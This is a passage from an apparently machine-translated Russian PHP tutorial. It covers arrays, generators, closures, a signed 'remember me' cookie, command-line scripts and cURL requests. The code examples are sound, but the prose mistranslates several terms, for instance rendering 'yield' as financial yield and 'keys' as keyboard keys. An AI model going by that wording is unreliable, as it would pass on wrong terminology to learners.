[$a, $b, $c] = $array;

// Assigns to $a, $b and $c the values of the array elements in $array with the keys "a", "b"
and "c", respectively
["a" => $a, "b" => $b, "c" => $c] = $array;
```

Нажмите значение на массиве

Существует два способа нажатия элемента в массив: `array_push` и `$array[] =`

Массив_push используется следующим образом:

```
$array = [1,2,3];
$newArraySize = array_push($array, 5, 6); // The method returns the new size of the array
print_r($array); // Array is passed by reference, therefore the original array is modified to
contain the new elements
```

Этот код будет печатать:

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

`$array[] =` используется следующим образом:

```
$array = [1,2,3];
$array[] = 5;
$array[] = 6;
print_r($array);
```

Этот код будет печатать:

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

Прочитайте Выполнение по массиву онлайн: https://riptutorial.com/ru/php/topic/6826/выполнение-по-массиву

глава 36: Генераторы

Examples

Зачем использовать генератор?

Генераторы полезны, когда вам нужно создать большую коллекцию для последующего перебора. Они являются более простой альтернативой созданию класса, который реализует Iterator , который часто бывает излишним.

Например, рассмотрим функцию ниже.

```
function randomNumbers(int $length)
{
    $array = [];

    for ($i = 0; $i < $length; $i++) {
        $array[] = mt_rand(1, 10);
    }

    return $array;
}
```

Вся эта функция создает массив, заполненный случайными числами. Чтобы использовать его, мы можем сделать `randomNumbers(10)` , что даст нам массив из 10 случайных чисел. Что делать, если мы хотим генерировать миллион случайных чисел? `randomNumbers(1000000)` сделают это для нас, но при стоимости памяти. Один миллион целых чисел, хранящихся в массиве, использует приблизительно **33 мегабайта** памяти.

```
$startMemory = memory_get_usage();

$randomNumbers = randomNumbers(1000000);

echo memory_get_usage() - $startMemory, ' bytes';
```

Это связано с тем, что генерируется и возвращается всего миллион случайных чисел, а не один за раз. Генераторы - это простой способ решить эту проблему.

Повторная запись randomNumbers () с использованием генератора

`randomNumbers()` может быть переписана для использования генератора.

```
<?php

function randomNumbers(int $length)
{
    for ($i = 0; $i < $length; $i++) {
        // yield tells the PHP interpreter that this value
```

```
        // should be the one used in the current iteration.
        yield mt_rand(1, 10);
    }
}

foreach (randomNumbers(10) as $number) {
    echo "$number\n";
}
```

Используя генератор, нам не нужно создавать полный список случайных чисел для возврата из функции, что приводит к значительно меньшему использованию памяти.

Чтение большого файла с генератором

Одним из распространенных вариантов использования генераторов является чтение файла с диска и повторение его содержимого. Ниже приведен класс, который позволяет вам перебирать CSV-файл. Использование памяти для этого скрипта очень предсказуемо и не будет колебаться в зависимости от размера файла CSV.

```
<?php

class CsvReader
{
    protected $file;

    public function __construct($filePath) {
        $this->file = fopen($filePath, 'r');
    }

    public function rows()
    {
        while (!feof($this->file)) {
            $row = fgetcsv($this->file, 4096);

            yield $row;
        }

        return;
    }
}

$csv = new CsvReader('/path/to/huge/csv/file.csv');

foreach ($csv->rows() as $row) {
    // Do something with the CSV row.
}
```

Ключевое слово доходности

Оператор `yield` похож на оператор return, за исключением того, что вместо прекращения выполнения функции и возврата, yield вместо этого возвращает объект Generator и приостанавливает выполнение функции генератора.

Вот пример функции диапазона, написанной как генератор:

```
function gen_one_to_three() {
    for ($i = 1; $i <= 3; $i++) {
        // Note that $i is preserved between yields.
        yield $i;
    }
}
```

Вы можете видеть, что эта функция возвращает объект Generator, `var_dump` вывод `var_dump` :

```
var_dump(gen_one_to_three())

# Outputs:
class Generator (0) {
}
```

Условные значения

Затем объект Generator можно повторить как массив.

```
foreach (gen_one_to_three() as $value) {
    echo "$value\n";
}
```

Вышеприведенный пример выводит:

```
1
2
3
```

Учет значений с помощью клавиш

В дополнение к уступающим значениям вы также можете получить пары ключ / значение.

```
function gen_one_to_three() {
    $keys = ["first", "second", "third"];

    for ($i = 1; $i <= 3; $i++) {
        // Note that $i is preserved between yields.
        yield $keys[$i - 1] => $i;
    }
}

foreach (gen_one_to_three() as $key => $value) {
    echo "$key: $value\n";
}
```

Вышеприведенный пример выводит:

```
first: 1
```

```
second: 2
third: 3
```

Использование функции send () для передачи значений генератору

Генераторы быстро кодируются и во многих случаях являются тонкой альтернативой сильным итераторам. При быстрой реализации возникает небольшая нехватка контроля, когда генератор должен прекратить генерировать или если он должен генерировать что-то еще. Однако это может быть достигнуто с помощью функции `send()` , позволяющей запрашивающей функции отправлять параметры генератору после каждого цикла.

```
//Imagining accessing a large amount of data from a server, here is the generator for this:
function generateDataFromServerDemo()
{
    $indexCurrentRun = 0; //In this example in place of data from the server, I just send
feedback everytime a loop ran through.

    $timeout = false;
    while (!$timeout)
    {
        $timeout = yield $indexCurrentRun; // Values are passed to caller. The next time the
generator is called, it will start at this statement. If send() is used, $timeout will take
this value.
        $indexCurrentRun++;
    }

    yield 'X of bytes are missing. </br>';
}

// Start using the generator
$generatorDataFromServer = generateDataFromServerDemo ();
foreach($generatorDataFromServer as $numberOfRuns)
{
    if ($numberOfRuns < 10)
    {
        echo $numberOfRuns . "</br>";
    }
    else
    {
        $generatorDataFromServer->send(true); //sending data to the generator
        echo $generatorDataFromServer->current(); //accessing the latest element (hinting how
many bytes are still missing.
    }
}
```

Результат:

0
1
2
3
4
5
6
7
8
9
X bytes are missing.

Прочитайте Генераторы онлайн: https://riptutorial.com/ru/php/topic/1684/генераторы

глава 37: закрытие

Examples

Основное использование закрытия

Закрытие представляет собой эквивалент PHP анонимной функции, например. функция, не имеющая имени. Даже если это технически не правильно, поведение закрытия остается таким же, как функция, с несколькими дополнительными функциями.

Закрытие - это не что иное, как объект класса Closure, который создается путем объявления функции без имени. Например:

```
<?php

$myClosure = function() {
    echo 'Hello world!';
};

$myClosure(); // Shows "Hello world!"
```

Имейте в виду, что `$myClosure` является экземпляром `Closure` так что вы знаете, что вы действительно можете с ним сделать (см. Http://fr2.php.net/manual/en/class.closure.php)

Классический случай, в котором вам понадобится Closure, - это когда вы должны дать возможность `callable` функции, например usort .

Вот пример, где массив сортируется по числу братьев и сестер каждого человека:

```
<?php

$data = [
    [
        'name' => 'John',
        'nbrOfSiblings' => 2,
    ],
    [
        'name' => 'Stan',
        'nbrOfSiblings' => 1,
    ],
    [
        'name' => 'Tom',
        'nbrOfSiblings' => 3,
    ]
];

usort($data, function($e1, $e2) {
    if ($e1['nbrOfSiblings'] == $e2['nbrOfSiblings']) {
        return 0;
    }
```

```
    return $e1['nbrOfSiblings'] < $e2['nbrOfSiblings'] ? -1 : 1;
});

var_dump($data); // Will show Stan first, then John and finally Tom
```

Использование внешних переменных

Внутри замыкания можно использовать внешнюю переменную со специальным **использованием** ключевых слов. Например:

```
<?php

$quantity = 1;

$calculator = function($number) use($quantity) {
    return $number + $quantity;
};

var_dump($calculator(2)); // Shows "3"
```

Вы можете пойти дальше, создав «динамические» замыкания. Можно создать функцию, которая возвращает определенный калькулятор, в зависимости от количества, которое вы хотите добавить. Например:

```
<?php

function createCalculator($quantity) {
    return function($number) use($quantity) {
        return $number + $quantity;
    };
}

$calculator1 = createCalculator(1);
$calculator2 = createCalculator(2);

var_dump($calculator1(2)); // Shows "3"
var_dump($calculator2(2)); // Shows "4"
```

Базовое связывание

Как было замечено ранее, закрытие представляет собой не что иное, как экземпляр класса Closure, и на них можно вызвать разные методы. Одним из них является `bindTo` , который при закрытии возвращает новый, привязанный к данному объекту. Например:

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;
```

```
    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance);

$myBoundClosure(); // Shows "Hello world!"
```

Связывание с закрытием и область действия

Рассмотрим этот пример:

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance);

$myBoundClosure(); // Shows "Hello world!"
```

Попытайтесь изменить видимость `property` как на `protected` и на `private` . Вы получаете фатальную ошибку, указывающую, что у вас нет доступа к этому свойству. Действительно, даже если закрытие связано с объектом, область, в которой выполняется замыкание, не та, которая необходима для доступа. Это и есть второй аргумент `bindTo` .

Единственный способ доступа к объекту, если он является `private` - это доступ к нему из области, которая позволяет это, т.е. класс. В только что предыдущем примере кода область не была указана, что означает, что закрытие было вызвано в той же области, что и в случае, когда была создана закрытие. Давайте изменим это:

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
```

```
{
    private $property; // $property is now private

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance, MyClass::class);

$myBoundClosure(); // Shows "Hello world!"
```

Как только что сказано, если этот второй параметр не используется, замыкание вызывается в том же контексте, что и тот, который используется, когда было создано закрытие. Например, замыкание, созданное внутри класса метода, которое вызывается в контексте объекта, будет иметь ту же область, что и метод:

```
<?php

class MyClass
{
    private $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }

    public function getDisplayer()
      {
        return function() {
              echo $this->property;
        };
      }
}

$myInstance = new MyClass('Hello world!');

$displayer = $myInstance->getDisplayer();
$displayer(); // Shows "Hello world!"
```

Привязка закрытия для одного вызова

Начиная с PHP7 , можно связать замыкание только для одного вызова, благодаря методу `call` . Например:

```
<?php

class MyClass
{
    private $property;

    public function __construct($propertyValue)
    {
```

```
        $this->property = $propertyValue;
    }
}

$myClosure = function() {
    echo $this->property;
};

$myInstance = new MyClass('Hello world!');

$myClosure->call($myInstance); // Shows "Hello world!"
```

В отличие от метода `bindTo` , об этом не беспокоиться. Область, используемая для этого вызова, такая же, как та, которая используется при доступе или вызове свойства `$myInstance` .

Используйте блокировки для реализации шаблона наблюдателя

В общем, наблюдатель представляет собой класс со специальным методом, вызываемым при действии на наблюдаемый объект. В некоторых ситуациях закрытия может быть достаточно для реализации шаблона проектирования наблюдателя.

Вот подробный пример такой реализации. Давайте сначала объявим класс, целью которого является уведомление наблюдателей при изменении его свойства.

```
<?php

class ObservedStuff implements SplSubject
{
    protected $property;
    protected $observers = [];

    public function attach(SplObserver $observer)
    {
        $this->observers[] = $observer;
        return $this;
    }

    public function detach(SplObserver $observer)
    {
        if (false !== $key = array_search($observer, $this->observers, true)) {
            unset($this->observers[$key]);
        }
    }

    public function notify()
    {
        foreach ($this->observers as $observer) {
            $observer->update($this);
        }
    }

    public function getProperty()
    {
        return $this->property;
    }
```

```
    public function setProperty($property)
    {
        $this->property = $property;
        $this->notify();
    }
}
```

Затем давайте объявим класс, который будет представлять разные наблюдатели.

```
<?php

class NamedObserver implements SplObserver
{
    protected $name;
    protected $closure;

    public function __construct(Closure $closure, $name)
    {
        $this->closure = $closure->bindTo($this, $this);
        $this->name = $name;
    }

    public function update(SplSubject $subject)
    {
        $closure = $this->closure;
        $closure($subject);
    }
}
```

Давайте, наконец, протестируем это:

```
<?php

$o = new ObservedStuff;

$observer1 = function(SplSubject $subject) {
    echo $this->name, ' has been notified! New property value: ', $subject->getProperty(),
"\n";
};

$observer2 = function(SplSubject $subject) {
    echo $this->name, ' has been notified! New property value: ', $subject->getProperty(),
"\n";
};

$o->attach(new NamedObserver($observer1, 'Observer1'))
  ->attach(new NamedObserver($observer2, 'Observer2'));

$o->setProperty('Hello world!');
// Shows:
// Observer1 has been notified! New property value: Hello world!
// Observer2 has been notified! New property value: Hello world!
```

Обратите внимание, что этот пример работает, потому что наблюдатели имеют один и тот же характер (оба они называются наблюдателями.)

Прочитайте закрытие онлайн: https://riptutorial.com/ru/php/topic/2634/закрытие

глава 38: Защитите Remeber Me

Вступление

Я искал эту тему на некоторое время, пока не нашел это сообщение https://stackoverflow.com/a/17266448/4535386 от ircmaxell, я думаю, что он заслуживает большего внимания.

Examples

«Keep Me Logged In» - лучший подход

Храните файл cookie с тремя частями.

```
function onLogin($user) {
    $token = GenerateRandomToken(); // generate a token, should be 128 - 256 bit
    storeTokenForUser($user, $token);
    $cookie = $user . ':' . $token;
    $mac = hash_hmac('sha256', $cookie, SECRET_KEY);
    $cookie .= ':' . $mac;
    setcookie('rememberme', $cookie);
}
```

Затем, чтобы проверить:

```
function rememberMe() {
    $cookie = isset($_COOKIE['rememberme']) ? $_COOKIE['rememberme'] : '';
    if ($cookie) {
        list ($user, $token, $mac) = explode(':', $cookie);
        if (!hash_equals(hash_hmac('sha256', $user . ':' . $token, SECRET_KEY), $mac)) {
            return false;
        }
        $usertoken = fetchTokenByUserName($user);
        if (hash_equals($usertoken, $token)) {
            logUserIn($user);
        }
    }
}
```

Прочитайте Защитите Remeber Me онлайн: https://riptutorial.com/ru/php/topic/10664/защитите-remeber-me

глава 39: Интерфейс командной строки (CLI)

Examples

Обработка аргументов

Аргументы передаются программе аналогично большинству языков C-стиля. `$argc` - целое число, содержащее количество аргументов, включая имя программы, а `$argv` - массив, содержащий аргументы для программы. Первый элемент `$argv` - это имя программы.

```
#!/usr/bin/php

printf("You called the program %s with %d arguments\n", $argv[0], $argc - 1);
unset($argv[0]);
foreach ($argv as $i => $arg) {
    printf("Argument %d is %s\n", $i, $arg);
}
```

Вызов вышеуказанного приложения с `php example.php foo bar` (где example.php содержит указанный выше код) приведет к следующему выводу:

> Вы вызвали программу example.php с двумя аргументами
> Аргумент 1 является foo
> Аргумент 2 является баром

Обратите внимание, что `$argc` и `$argv` - это глобальные переменные, а не суперглобальные переменные. Они должны быть импортированы в локальную область с использованием ключевого слова `global` если они необходимы в функции.

Этот пример показывает , как аргументы сгруппированы , когда ускользает , такие как `""` или `\` используется.

Пример скрипта

```
var_dump($argc, $argv);
```

Командная строка

```
$ php argc.argv.php --this-is-an-option three\ words\ together or "in one quote"     but\
multiple\ spaces\ counted\ as\ one
int(6)
array(6) {
  [0]=>
  string(13) "argc.argv.php"
  [1]=>
```

```
  string(19) "--this-is-an-option"
  [2]=>
  string(20) "three words together"
  [3]=>
  string(2) "or"
  [4]=>
  string(12) "in one quote"
  [5]=>
  string(34) "but multiple spaces counted as one"
}
```

Если PHP-скрипт запускается с использованием `-r` :

```
$ php -r 'var_dump($argv);'
array(1) {
  [0]=>
  string(1) "-"
}
```

Или код, отправленный в STDIN из `php` :

```
$ echo '<?php var_dump($argv);' | php
array(1) {
  [0]=>
  string(1) "-"
}
```

Обработка входных и выходных данных

При запуске из CLI задаются константы **STDIN** , **STDOUT** и **STDERR** . Эти константы являются файловыми дескрипторами и могут считаться эквивалентными результатам выполнения следующих команд:

```
STDIN = fopen("php://stdin", "r");
STDOUT = fopen("php://stdout", "w");
STDERR = fopen("php://stderr", "w");
```

Константы могут использоваться везде, где стандартный дескриптор файла:

```
#!/usr/bin/php

while ($line = fgets(STDIN)) {
    $line = strtolower(trim($line));
    switch ($line) {
        case "bad":
            fprintf(STDERR, "%s is bad" . PHP_EOL, $line);
            break;
        case "quit":
            exit;
        default:
            fprintf(STDOUT, "%s is good" . PHP_EOL, $line);
            break;
    }
}
```

Построенные потоковые адреса, на которые ссылаются ранее (`php://stdin` , `php://stdout` и `php://stderr`), могут использоваться вместо имен файлов в большинстве контекстов:

```
file_put_contents('php://stdout', 'This is stdout content');
file_put_contents('php://stderr', 'This is stderr content');

// Open handle and write multiple times.
$stdout = fopen('php://stdout', 'w');

fwrite($stdout, 'Hello world from stdout' . PHP_EOL);
fwrite($stdout, 'Hello again');

fclose($stdout);
```

В качестве альтернативы вы также можете использовать readline () для ввода, а также вы можете использовать **эхо- печать** или любые другие функции печати строк для вывода.

```
$name = readline("Please enter your name:");
print "Hello, {$name}.";
```

Коды возврата

Конструкцию **exit** можно использовать для передачи кода возврата в среду выполнения.

```
#!/usr/bin/php

if ($argv[1] === "bad") {
    exit(1);
} else {
    exit(0);
}
```

По умолчанию код возврата `0` будет возвращен, если ни один не указан, т. `exit` совпадает с `exit(0)` . Поскольку `exit` не является функцией, скобки не требуются, если код возврата не передается.

Коды возврата должны быть в диапазоне от 0 до 254 (255 зарезервировано PHP и не должно использоваться). По соглашению, выход с кодом возврата `0` сообщает вызывающей программе, что скрипт PHP успешно работает. Используйте ненулевой код возврата, чтобы сообщить вызывающей программе, что произошло определенное условие ошибки.

Обработка параметров программы

Параметры программы можно обрабатывать с помощью функции `getopt()` . Он работает с аналогичным синтаксисом команды POSIX `getopt` с дополнительной поддержкой длинных опций в стиле GNU.

```
#!/usr/bin/php
```

```
// a single colon indicates the option takes a value
// a double colon indicates the value may be omitted
$shortopts = "hf:v::d";
// GNU-style long options are not required
$longopts = ["help", "version"];
$opts = getopt($shortopts, $longopts);

// options without values are assigned a value of boolean false
// you must check their existence, not their truthiness
if (isset($opts["h"]) || isset($opts["help"])) {
    fprintf(STDERR, "Here is some help!\n");
    exit;
}

// long options are called with two hyphens: "--version"
if (isset($opts["version"])) {
    fprintf(STDERR, "%s Version 223.45" . PHP_EOL, $argv[0]);
    exit;
}

// options with values can be called like "-f foo", "-ffoo", or "-f=foo"
$file = "";
if (isset($opts["f"])) {
    $file = $opts["f"];
}
if (empty($file)) {
    fprintf(STDERR, "We wanted a file!" . PHP_EOL);
    exit(1);
}
fprintf(STDOUT, "File is %s" . PHP_EOL, $file);

// options with optional values must be called like "-v5" or "-v=5"
$verbosity = 0;
if (isset($opts["v"])) {
    $verbosity = ($opts["v"] === false) ? 1 : (int)$opts["v"];
}
fprintf(STDOUT, "Verbosity is %d" . PHP_EOL, $verbosity);

// options called multiple times are passed as an array
$debug = 0;
if (isset($opts["d"])) {
    $debug = is_array($opts["d"]) ? count($opts["d"]) : 1;
}
fprintf(STDOUT, "Debug is %d" . PHP_EOL, $debug);

// there is no automated way for getopt to handle unexpected options
```

Этот скрипт можно протестировать следующим образом:

```
./test.php --help
./test.php --version
./test.php -f foo -ddd
./test.php -v -d -ffoo
./test.php -v5 -f=foo
./test.php -f foo -v 5 -d
```

Обратите внимание, что последний метод не будет работать, потому что `-v 5` недействителен.

Примечание. Начиная с PHP 5.3.0, `getopt` зависит от ОС, работает также и в Windows.

Ограничить выполнение сценария в командной строке

Функция `php_sapi_name()` и константа `PHP_SAPI` возвращают тип интерфейса (**S** erver **API**), который используется PHP. Они могут использоваться для ограничения выполнения сценария в командной строке, проверяя, является ли вывод функции равным `cli` .

```
if (php_sapi_name() === 'cli') {
    echo "Executed from command line\n";
} else {
    echo "Executed from web browser\n";
}
```

Функция `drupal_is_cli()` является примером функции, которая определяет, был ли сценарий выполнен из командной строки:

```
function drupal_is_cli() {
    return (!isset($_SERVER['SERVER_SOFTWARE']) && (php_sapi_name() == 'cli' ||
(is_numeric($_SERVER['argc']) && $_SERVER['argc'] > 0)));
}
```

Запуск сценария

В Linux / UNIX или Windows скрипт может быть передан в качестве аргумента для исполняемого файла PHP, причем параметры и аргументы этого сценария следующие:

```
php ~/example.php foo bar
c:\php\php.exe c:\example.php foo bar
```

Это передает `foo` и `bar` качестве аргументов `example.php` .

В Linux / UNIX предпочтительным способом запуска скриптов является использование shebang (например, `#!/usr/bin/env php`) в качестве первой строки файла и установка исполняемого бита в файле. Предполагая, что сценарий находится на вашем пути, вы можете вызвать его напрямую:

```
example.php foo bar
```

Использование `/usr/bin/env php` делает исполняемый файл PHP, используя PATH. После установки PHP он может не располагаться в одном месте (например, `/usr/bin/php` или `/usr/local/bin/php`), в отличие от `env` который обычно доступен из `/usr/bin/env` .

В Windows вы можете получить тот же результат, добавив каталог PHP и ваш скрипт в PATH и отредактировав PATHEXT, чтобы позволить `.php` быть обнаруженным с помощью PATH. Другая возможность - добавить файл с именем `example.bat` или `example.cmd` в том же

каталоге, что и ваш PHP-скрипт, и записать в него эту строку:

```
c:\php\php.exe "%~dp0example.php" %*
```

Или, если вы добавили каталог PHP в PATH, для удобства использования:

```
php "%~dp0example.php" %*
```

Поведенческие различия в командной строке

При запуске из CLI PHP демонстрирует несколько разных поведений, чем при запуске с веб-сервера. Эти различия следует учитывать, особенно в случае, когда один и тот же сценарий может запускаться из обеих сред.

- **Нет изменения каталога.** При запуске скрипта с веб-сервера текущий рабочий каталог всегда принадлежит самому скрипту. Код `require("./stuff.inc");` предполагает, что файл находится в том же каталоге, что и скрипт. В командной строке текущий рабочий каталог - это каталог, в котором вы находитесь, когда вы вызываете скрипт. Сценарии, которые будут вызываться из командной строки, должны всегда использовать абсолютные пути. (Обратите внимание на магические константы `__DIR__` и `__FILE__` продолжают работать , как и ожидалось, и вернуть расположение сценария.)
- **Нет буферизации вывода** . Директивы `php.ini output_buffering` и `implicit_flush` умолчанию `output_buffering false` и `true` , соответственно. Буферизация по-прежнему доступна, но должна быть явно включена, иначе вывод всегда будет отображаться в режиме реального времени.
- **Нет ограничений по времени** . Директива `php.ini max_execution_time` установлена в ноль, поэтому по умолчанию скрипты не будут отключены.
- **Нет ошибок HTML.** Если вы включили директиву `php.ini html_errors` , она будет проигнорирована в командной строке.
- **Можно загрузить различные `php.ini`** . Когда вы используете php из cli, он может использовать разные `php.ini` чем веб-сервер. Вы можете узнать, какой файл используется, запустив `php --ini` .

Запуск встроенного веб-сервера

Начиная с версии 5.4, PHP поставляется со встроенным сервером. Его можно использовать для запуска приложения без необходимости установки другого http-сервера, такого как nginx или apache. Встроенный сервер разработан только в среде контроллера для разработки и тестирования.

Его можно запустить с помощью команды php -S:

Чтобы протестировать его, создайте файл `index.php` содержащий

```
<?php
echo "Hello World from built-in PHP server";
```

и запустить команду `php -S localhost:8080`

Теперь вы должны будете видеть контент в браузере. Чтобы проверить это, перейдите к `http://localhost:8080`

Каждый доступ должен приводить к записи в журнал, записанной на терминал

```
[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /
```

Пограничные случаи getopt ()

В этом примере показано поведение `getopt` когда пользовательский ввод необычен:

getopt.php

```
var_dump(
    getopt("ab:c::", ["delta", "epsilon:", "zeta::"])
);
```

Командная строка оболочки

```
$ php getopt.php -a -a -bbeta -b beta -cgamma --delta --epsilon --zeta --zeta=f  -c gamma
array(6) {
  ["a"]=>
  array(2) {
    [0]=>
    bool(false)
    [1]=>
    bool(false)
  }
  ["b"]=>
  array(2) {
    [0]=>
    string(4) "beta"
    [1]=>
    string(4) "beta"
  }
  ["c"]=>
  array(2) {
    [0]=>
    string(5) "gamma"
    [1]=>
    bool(false)
  }
  ["delta"]=>
  bool(false)
  ["epsilon"]=>
  string(6) "--zeta"
  ["zeta"]=>
  string(1) "f"
}
```

Из этого примера видно, что:

- Отдельные опции (без двоеточия) всегда имеют логическое значение `false` если включено.
- Если опция повторяется, соответствующее значение на выходе `getopt` станет массивом.
- Обязательные параметры аргумента (один двоеточие) принимают одно пространство или пробел (например, необязательные параметры аргумента) в качестве разделителя
- После того, как один аргумент, который не может быть отображен в какие-либо параметры, параметры не будут отображаться.

Прочитайте Интерфейс командной строки (CLI) онлайн:
https://riptutorial.com/ru/php/topic/2880/интерфейс-командной-строки--cli-

глава 40: Использование cURL в PHP

Синтаксис

- resource curl_init ([string $ url = NULL])
- bool curl_setopt (ресурс $ ch, int $ option, смешанное значение $)
- bool curl_setopt_array (ресурс $ ch, array $ options)
- смешанный curl_exec (ресурс $ ch)
- void curl_close (ресурс $ ch)

параметры

параметр	подробности
curl_init	- Инициализировать сеанс cURL
URL	URL-адрес, который будет использоваться в запросе cURL
curl_setopt	- Установите опцию для передачи cURL
ч	Ручка cURL (возвращаемое значение из **curl_init ()**)
вариант	CURLOPT_XXX для установки - см. Документацию по PHP для списка параметров и допустимых значений
значение	Значение, заданное для дескриптора cURL для данной опции
curl_exec	- выполнить сеанс cURL
ч	Ручка cURL (возвращаемое значение из **curl_init ()**)
curl_close	- Завершить сеанс cURL
ч	Ручка cURL (возвращаемое значение из **curl_init ()**)

Examples

Основное использование (запросы GET)

cURL - это инструмент для передачи данных с синтаксисом URL. Он поддерживает HTTP, FTP, SCP и многие другие (curl> = 7.19.4). **Помните, что вам необходимо установить и включить расширение cURL .**

```
// a little script check is the cURL extension loaded or not
if(!extension_loaded("curl")) {
    die("cURL extension not loaded! Quit Now.");
}

// Actual script start

// create a new cURL resource
// $curl is the handle of the resource
$curl = curl_init();

// set the URL and other options
curl_setopt($curl, CURLOPT_URL, "http://www.example.com");

// execute and pass the result to browser
curl_exec($curl);

// close the cURL resource
curl_close($curl);
```

Запросы POST

Если вы хотите подражать HTML-форме POST-действия, вы можете использовать cURL.

```
// POST data in array
$post = [
    'a' => 'apple',
    'b' => 'banana'
];

// Create a new cURL resource with URL to POST
$ch = curl_init('http://www.example.com');

// We set parameter CURLOPT_RETURNTRANSFER to read output
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

// Let's pass POST data
curl_setopt($ch, CURLOPT_POSTFIELDS, $post);

// We execute our request, and get output in a $response variable
$response = curl_exec($ch);

// Close the connection
curl_close($ch);
```

Использование multi_curl для создания нескольких запросов POST

Иногда нам нужно сделать много запросов POST для одной или нескольких разных конечных точек. Чтобы справиться с этим сценарием, мы можем использовать `multi_curl` .

Прежде всего, мы создаем, сколько запросов нужно точно так же, как и простой пример, и помещаем их в массив.

Мы используем curl_multi_init и добавляем к нему каждый дескриптор.

В этом примере мы используем две разные конечные точки:

```
//array of data to POST
$request_contents = array();
//array of URLs
$urls = array();
//array of cURL handles
$chs = array();

//first POST content
$request_contents[] = [
    'a' => 'apple',
    'b' => 'banana'
];
//second POST content
$request_contents[] = [
    'a' => 'fish',
    'b' => 'shrimp'
];
//set the urls
$urls[] = 'http://www.example.com';
$urls[] = 'http://www.example2.com';

//create the array of cURL handles and add to a multi_curl
$mh = curl_multi_init();
foreach ($urls as $key => $url) {
    $chs[$key] = curl_init($url);
    curl_setopt($chs[$key], CURLOPT_RETURNTRANSFER, true);
    curl_setopt($chs[$key], CURLOPT_POST, true);
    curl_setopt($chs[$key], CURLOPT_POSTFIELDS, $request_contents[$key]);

    curl_multi_add_handle($mh, $chs[$key]);
}
```

Затем мы используем curl_multi_exec для отправки запросов

```
//running the requests
$running = null;
do {
  curl_multi_exec($mh, $running);
} while ($running);

//getting the responses
foreach(array_keys($chs) as $key){
    $error = curl_error($chs[$key]);
    $last_effective_URL = curl_getinfo($chs[$key], CURLINFO_EFFECTIVE_URL);
    $time = curl_getinfo($chs[$key], CURLINFO_TOTAL_TIME);
    $response = curl_multi_getcontent($chs[$key]);  // get results
    if (!empty($error)) {
      echo "The request $key return a error: $error" . "\n";
    }
    else {
      echo "The request to '$last_effective_URL' returned '$response' in $time seconds." .
"\n";
    }

    curl_multi_remove_handle($mh, $chs[$key]);
}
```

```
// close current handler
curl_multi_close($mh);
```

Возможным возвратом для этого примера может быть:

> Запрос на « http://www.example.com » возвратил «фрукты» через 2 секунды.
>
> Запрос на « http://www.example2.com » вернул «морепродукты» через 5 секунд.

Создание и отправка запроса с помощью специального метода

По умолчанию PHP Curl поддерживает запросы `GET` и `POST` . Также можно отправлять пользовательские запросы, такие как `DELETE` , `PUT` или `PATCH` (или даже нестандартные методы), используя параметр `CURLOPT_CUSTOMREQUEST` .

```
$method = 'DELETE'; // Create a DELETE request

$ch = curl_init($url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, $method);
$content = curl_exec($ch);
curl_close($ch);
```

Использование файлов cookie

cURL может сохранять файлы cookie, полученные в ответах, для использования с последующими запросами. Для простой обработки cookie сеанса в памяти это достигается с помощью одной строки кода:

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "");
```

В случаях, когда вы должны сохранять файлы cookie после уничтожения дескриптора cURL, вы можете указать файл для их хранения в:

```
curl_setopt($ch, CURLOPT_COOKIEJAR, "/tmp/cookies.txt");
```

Затем, когда вы хотите использовать их снова, передайте их как файл cookie:

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "/tmp/cookies.txt");
```

Помните, однако, что эти два шага не нужны, если вам не нужно переносить куки между различными ручками cURL. В большинстве случаев использование `CURLOPT_COOKIEFILE` для пустой строки - это все, что вам нужно.

Обработка файлов cookie может использоваться, например, для извлечения ресурсов с веб-сайта, для которого требуется логин. Обычно это двухэтапная процедура. Сначала

POST на страницу входа.

```
<?php

# create a cURL handle
$ch  = curl_init();

# set the URL (this could also be passed to curl_init() if desired)
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/login.php");

# set the HTTP method to POST
curl_setopt($ch, CURLOPT_POST, true);

# setting this option to an empty string enables cookie handling
# but does not load cookies from a file
curl_setopt($ch, CURLOPT_COOKIEFILE, "");

# set the values to be sent
curl_setopt($ch, CURLOPT_POSTFIELDS, array(
    "username"=>"joe_bloggs",
    "password"=>"$up3r_$3cr3t",
));

# return the response body
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

# send the request
$result = curl_exec($ch);
```

